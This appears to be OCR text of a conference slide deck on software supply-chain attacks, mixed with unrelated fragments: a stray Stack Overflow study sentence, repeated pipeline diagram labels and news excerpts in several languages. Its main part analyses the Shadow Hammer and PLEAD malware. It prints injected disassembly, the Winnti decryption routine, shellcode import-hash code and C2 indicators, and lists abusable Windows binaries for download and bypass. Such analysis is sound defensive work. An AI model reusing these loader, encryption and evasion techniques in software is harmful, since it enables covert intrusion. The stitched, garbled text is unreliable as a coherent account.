
We investigate the extent security-related code snippets posted on Stack Overflow were copied into Android applications available on Google Play. Our contributions can be summarized as follows:


Copy Code
Stack Overflow
Source Code
Version Control
compiler
Linker
Executables
Library Code
CI
Release Site
Update
Dispatch
Dynamic library
Loader
Executing
Malicious event-stream backdoor (2019)
A Post-Mortem of the Malicious event-stream backdoor
DECEMBER 6, 2018 | IN DEVSECOPS, OPEN SOURCE, VULNERABILITIES
BY DANNY GRANDER, LIRAN TAL
Last week the *imaginable* happened. A malicious package, flatmap-stream, was published to npm and was later added as a dependency to the widely used event-stream package by user right9ctrl . Some time, and 8 million downloads later, applications all over the web were unwittingly running malicious code in production. We wrote some early thoughts on our blog last week, moments after the incident came to light, but are now able to perform a deeper post-mortem including a timeline of the events as they took place. Thanks go to many others who also investigated this issue, and in particular GitHub user maths22 , who reverse engineered the malicious code.
What is the event-stream package?
The event-stream package is a toolkit that provides utilities to creating and managing streams. Authored by Dominic Tarr (~dominictarr on npmjs), it is one of 422 packages he owns on npmjs. The event-stream package has a total of 84 releases, dating back to v0.5.2, in 2011, and having regular releases up until version 3.3.4, two years ago.
Throughout event-steam's total development, it received contributions from 33 different contributors, but most of its contributions were delivered in its early days and has only reviewed minor changes since then:
Ruby strong_password Backdoor (2019)
Backdoor discovered in Ruby strong_password library
09 JUL 2019
Security threats, Vulnerability


Copy Code
Stack Overflow
Text Book/Doc
Source Code
Version Control
compiler
Library Code
Static Library
XcodeGhost (2015)
Malware-Laced Xcode Tool Used to Infect iOS Apps
21 września 2015
Malware that targets—and successfully infects—unmodified iOS devices are comparatively few and far between, with the few that does manage to create a stir usually affecting jailbroken phones. Simply put, when malware manages to get through Apple's App Store policies and curation process, it's a big deal. While the iOS ecosystem is comparatively considered "safer" in the sense that there are simply far more threats designed to target other mobile operating systems, it's not perfect, and some still manage to fall through the cracks.
Powiązane artykuły
Agent Smith Malware Infecting Android Apps, Devices for Adware
Android Horror Game Hides Facebook and Google Credential Stealing Tactics
Mobile Ad Fraud Schemes: How They Work, and How to Defend Against Them
Securing
CI
Release Site
Update
Dispatch
Executables
Dynamic library
Loader
Executing




Copy Code
Stack Overflow
Text Book/Doc
Source Code
Version Control
Library Code
CCleaner Attack (2018)
CCleaner Attack Timeline—Here's How Hackers Infected 2.3 Million PCs
April 18, 2018
Swati Khandelwal
Timeline—How & When?
CCleaner Supply-Chain Malware Attack
Last year, the popular system cleanup software CCleaner suffered a massive supply-chain malware attack of all times, wherein hackers compromised the company's servers for more than a month and replaced the original version of the software with the malicious one.
Executables
CI
Update
Dispatch
Executables
Dynamic library
Loader
Executing


Copy Code
Stack Overflow
Text Book/Doc
Source Code
Version Control
compiler
Linker
Executables
Library Code
Static Library
Operation GG(2015)
《 Operation GG 台灣最熱門網遊安裝檔 驚見網軍後門 》
演講者： Kenny / PK / GD / Trend Micro
Operation GG (Good Game)
台灣最熱門網遊安裝檔 驚見APT後門
Kenny @ Chroot.org
CI
Release Site
Update
Dispatch
er
Executing

APTs Utilize Supply Chain Attacks

- While most organization gradually enhance their security, adversarial try to compromised the weakest point of partner/supply chain first.



Synthesis normal program for malicious intent

- To prevent security products' detection, APT groups often utilize some administrator tools for lateral movement
- Use the built-in functionalities to achieve their malicious intent
- Avoid being blocked or detecting, make investigation harder

Widely Abused Applications

01 Remote Execution

WMI
PSEXEC
WinRM
Assess Management System

02 Download

Update.exe
Powerpnt.exe
Bitsadmin
Certutil.exe

03 File Operation

Esentutl.exe
Expand.exe

03 Bypass


Regsvr32.exe
Advpack.dll
bash.exe


Check LOLBAS for more "useful" binary
https://lolbas-project.github.io/

Shadow Hammer

Shadow Hammer Overview

- A redditor notices that ASUS is publishing a critical update without any description via ASUS Live Update
- Kaspersky lab discovered malicious update on 2019/01




ASUS Live Update Installer Pack
Inject malicious code to Setup.exe
Code signing
Update Publishing Server
Compromise and publish emergency update
Download and execute by victim
Setup.exe (Malicious)
Normal .msi package
(Before exit) Malicious code

First Stage Dropper

- Sample: Setup.exe - 55a7aa5f0e52ba4d78c145811c830107
- This sample has the valid signature and certificate from ASUS
  - AV/EDR may trust singed executables which causes detection evasion
- The develop cycle may be compromised, or the certificate has been stolen
  - So attacker can somehow inject malicious payload without breaking signature
- Most of the program remains identical to the original setup.exe
  - It would take some time to locate malicious payload

Injected Code

sub_51B7C9	.text	0051B7C9	0000000E
sub_51B7D7	.text	0051B7D7	0000000A
sub_51B7E1	.text	0051B7E1	00000016
decrypt	**.text**	**0051B802**	**00000105**
execute_shellcode	.text	0051B908	000000CE

Injected code was located at the end of .text section

```
.text:004F9736 ; Attributes: library function noreturn bp-based frame
.text:004F9736
.text:004F9736 ; void __cdecl __noreturn __crtExitProcess(UINT uExitCode)
.text:004F9736 ___crtExitProcess proc near          ; CODE XREF: _fast_error_exit+20↑p
.text:004F9736                                      ; _malloc+2A↑p ...
.text:004F9736
.text:004F9736 uExitCode       = dword ptr  8
.text:004F9736
.text:004F9736                 mov     edi, edi
.text:004F9738                 push    ebp
.text:004F9739                 mov     ebp, esp
.text:004F973B                 push    [ebp+uExitCode]
.text:004F973E                 call    execute_shellcode
.text:004F9743                 pop     ecx
.text:004F9744                 push    [ebp+uExitCode] ; uExitCo
.text:004F9747                 call    ds:ExitProcess
.text:004F9747 ___crtExitProcess endp
.text:004F9747
.text:004F9747 ; ---------------------------------------------------------------------------
.text:004F974D                 align 2
.text:004F974E ; [00000009 BYTES: COLLAPSED FUNCTION __lockexit. PRESS CTRL-NUMPAD+ TO EXPAND]
.text:004F9757 ; [00000009 BYTES: COLLAPSED FUNCTION __unlockexit. PRESS CTRL-NUMPAD+ TO EXPAND]
.text:004F9760 ; [00000033 BYTES: COLLAPSED FUNCTION __init_pointers. PRESS CTRL-NUMPAD+ TO EXPAND]
.text:004F9793 ; [00000024 BYTES: COLLAPSED FUNCTION __initterm_e. PRESS CTRL-NUMPAD+ TO EXPAND]
.text:004F97B7 ; [00000097 BYTES: COLLAPSED FUNCTION __cinit. PRESS CTRL-NUMPAD+ TO EXPAND]
.text:004F984E ; [00000140 BYTES: COLLAPSED FUNCTION _doexit. PRESS CTRL-NUMPAD+ TO EXPAND]
.text:004F998E ; [00000016 BYTES: COLLAPSED FUNCTION _exit. PRESS CTRL-NUMPAD+ TO EXPAND]
.text:004F99A4 ; [00000016 BYTES: COLLAPSED FUNCTION __exit. PRESS CTRL-NUMPAD+ TO EXPAND]
```

Should go to __crtCorExitProcess normally

Shellcode Loader Behavior

- Shellcode was encrypted using Winnti's stream cipher algorithm and stored in PE resource under "EXE" type
- It uses GetModuleHandle(NULL) to get module base address
- Then uses precomputed offset to access resource and import table
  - Reduce references in static analysis tool, make it more stealth
- Shellcode will be executed in same process after decryption

Winnti's Stream Cipher Algorithm

```
void __stdcall decrypt(BYTE *input, int len, BYTE *output) {
     DWORD s1, s2, s3, s4;
     int i = 0; s1 = s2 = s3 = s4 = *(DWORD *)input;
     do {
             s1 += (s1 >> 3) - 0x11111111;
             s2 += (s2 >> 5) - 0x22222222;
             s3 += 0x33333333 - (s3 << 7);
             s4 += 0x44444444 - (s4 << 9);

             output[i] = (s4 + s3 + s2 + s1) ^ input[i];
    } while ( ++i < len );
}
```

First Stage Dropper

- Some of samples even contains entire PE structure
- PDB path in embedded PE
  - D:\C++\AsusShellCode\Release\AsusShellCode.pdb

Name	Offset	Size	Value	Description
Characteristics	00008910	4	00000000	
TimeDateStamp	00008914	4	5B4DA98B	週二 七月 17 08:32:11 2018 GMT
MajorVersion	00008918	2	0000	
MinorVersion	0000891A	2	0000	
Type	0000891C	4	00000002	CodeView
SizeOfData	00008920	4	00000047	
AddressOfRawData	00008924	4	0000B858	.rdata
PointerToRawData	00008928	4	0000A058	[offset]

(Tue.) Jul. 17th, 2018

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	52	53	44	53	0D	9F	30	FA	F8	31	1E	40	88	73	EE	ED	RSDS..0..1.@.s..
00000010	16	6C	FD	C5	01	00	00	00	44	3A	5C	43	2B	2B	5C	41	.l......D:\C++\A
00000020	73	75	73	53	68	65	6C	6C	43	6F	64	65	5C	52	65	6C	susShellCode\Rel
00000030	65	61	73	65	5C	41	73	75	73	53	68	65	6C	6C	43	6F	ease\AsusShellCo
00000040	64	65	2E	70	64	62	00										de.pdb.

Debug data of embedded PE from f2f879989d967e03b9ea0938399464ab

Second Stage Shellcode

- This shellcode was generated from C++ compiler
  - Compiler prologue and epilogue structure

```
00000010: push ebp
00000011: mov ebp, esp
00000013: sub esp, 0x10
00000016: push ebx
00000017: mov ebx, dword ptr [ebp + 8]
0000001A: mov eax, dword ptr [ebx + 0x3c]
0000001D: mov eax, dword ptr [eax + ebx +
```

```
0000003F: test eax, eax
00000041: jg 0x4d
00000043: xor eax, eax
00000045: pop edi
00000046: pop esi
00000047: pop ebx
00000048: leave
00000049: ret
```

Shellcode Import Table

- Locating kernel32.dll via traverse through PEB->Ldr->InInitializationOrderModuleList
- Search LoadLibraryExW by function name hash
- Find other API by LoadLibraryExW and function name hash
- Make an import table for further usage

```
imp_name_hash[15] = 0x9ACB1212;
imp_name_hash[16] = 0x87B21B7C;
imp_name_hash[17] = 0xD19124AF;
imp_name_hash[18] = 0xE8BAA2FA;
imp_name_hash[19] = 0x3D840FA5;
import_dlls[4] = U_wininet;
imptable_idx = 0;
mod_idx = 0;
while ( 1 )
{
  curr_module = imptable->LoadLibraryExW(import_dlls[mod_idx], 0, 8);
  imp_idx = 0;
  if ( imp_count_per_dll[mod_idx] > 0 )
    break;
```

Targeted Attack

- Enumerate MAC addresses by GetAdaptersAddresses
- Compute MD5 hash of MAC address
  - MD5Init, MD5Update, MD5Final from NTDLL
- Hardcoded MAC address hashes
  - Millions of users were affected, but only 600+ users are targeted
- When target matched:
  - Download shellcode from asushotfix[.]com and execute it
- Otherwise, write date to ../../idx.ini

Target MD5 Hash Dump and Decrypt

- Implement a DLL to hook MD5Init
- Search pattern of structure on the stack
- Break the 606 unique MD5 hashes
  - It takes ~4 hours with one GTX-1080Ti
- My friend told me that they used 4 GTX-1080Ti with less than an hour

```
typedef struct {
    DWORD count; // 1 or 2
    BYTE mac1_md5[16];
    DWORD __padding1; // always 0
    BYTE mac2_md5[16];
    DWORD __padding2; // always 0
} MAC_RECORD;
```

Statistics about MAC addresses

```
268 ASUSTek COMPUTER INC.
159 Intel Corporate
101 AzureWave Technology Inc.
 33 Liteon Technology Corporation
 13 Hon Hai Precision Ind. Co.,Ltd.
  7 BizLink (Kunshan) Co.,Ltd
  6 <Unknown>
  5 AMPAK Technology, Inc.
  3 VMware, Inc.
  3 TwinHan Technology Co.,Ltd
  2 REALTEK SEMICONDUCTOR CORP.
  2 Chicony Electronics Co., Ltd.
  1 TP-LINK TECHNOLOGIES CO.,LTD.
  1 HUAWEI TECHNOLOGIES CO.,LTD
  1 GOOD WAY IND. CO., LTD.
  1 Digital Data Communications Asia Co.,Ltd
```

Shadow Hammer Conclusion

- We can't trust certificates blindly
- Millions people was affected, but only 600+ users targeted
- Attacker really knows the victim very well, even has a list of their MAC addresses
- Even now, victims are still unknown

ASUS WebStorage

PLEAD APT Group

- Our system monitored that PLEAD APT group launch attacks simultaneously targeting several government organizations on 2019/4/24
- These attacks was started via ASUS WebStorage Update, and rarely detected by antivirus that time
- ESET was the first vendor to disclose this operation
  - According to ESET, the update program is vulnerable to MITM attack
- Reused TSCookie malware was identified by our system

PLEAD APT Activities

2019-04-24
Asus WebStorage AsusWSPanel.exe was invoked

asus@webstorage


Asus Webstorage Upate.exe
WebStorage 2.4.3.612
2.4.3.612

%APPDATA%\Roaming\WebStorage\Asus Webstorage Upate.exe → update.asuswebstorage.com.ssmailer.com

ctfmon.exe
應用程式
680 KB


%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\ctfmon.exe → Point to TSCookie C2 159.117.79.7

- InvokerUtility.exe
- Onenote.exe
  (With valid certificate)
- scsiexe.dll



Samples We Got

- Initial malware distributed by ASUS Webstorage Update system
- The payload which downloaded by initial malware
- Others are the samples for persistentcy which captured by our system, from Taiwan government agencies



C:\Users\admin\AppData\Roaming\WebStorage\Asus Webstorage Upate.exe

EXE (GUI)

Owner Name	BUILTIN\Administrators
File MD5	c78beff838f4c57be9044996c25eca7d
File Size	2016 KB (2064384 Bytes)
Create Time	2019-04-27 07:42:56
Last Access	2019-04-27 07:42:56
Last Write	2019-04-27 07:42:58
Time Stamp	2019-04-16 23:25:51

Initial malware spreaded by Asus Webstorage Update

C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ctfmon.exe

ctfmon.exe in Startup folder with Excel icon

Autorun | EXE (GUI) | Networking | Running

Company	Microsoft Corporation
Owner Name	BUILTIN\Administrators
File MD5	79714682b677227f053fe863ba9dfe4f
File Size	680 KB (696329 Bytes)
Create Time	2019-04-27 07:43:03
Last Access	2019-04-27 07:43:03
Last Write	2019-04-27 07:43:03
Time Stamp	2019-04-17 08:35:47
Autoruns	• %STARTUP_FOLDER%\
Alias	• C:\USERS\ADMIN\APPDATA\LOCAL\TEMP\DEVE0AD.TMP

Second stage malware dropped from Asus Webstorage Update.exe c:\Windows\SysWOW64\scsiexe.dll

Autorun | DLL (GUI) | DLLName-Changed | Running | Suspicious-Process | APT Malware

Company	Microsoft Corporation
Owner Name	BUILTIN\Administrators
File MD5	071a8885b4a18796da5d867744934fd8
File Size	60 KB (61440 Bytes)
Create Time	2019-04-30 15:24:55
Last Access	2019-04-30 15:24:55
Last Write	2019-04-30 15:24:57
Time Stamp	2019-04-25 11:19:57
Autoruns	• HKEY_LOCAL_MACHINE\SYSTEM\CURRENTCONTROLSET\SERVICES\MSiSCSI\

C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\InvokerUtility.exe 1


EXE (GUI) | Running | Suspicious-Process | APT Malware

Owner Name	BUILTIN\Administrators
File MD5	64dffcd7ba5a02ef022f2f4e76443325
File Size	44 KB (45056 Bytes)
Create Time	2019-04-30 15:15:41
Last Access	2019-04-30 15:15:41
Last Write	2019-04-30 15:15:42
Time Stamp	2019-04-30 15:00:13


Reference File

Yet Another Malware with Signature

OneNote.exe signed with certificate from a Beijing company




OneNote.exe placed in a folder named "EPSON"?



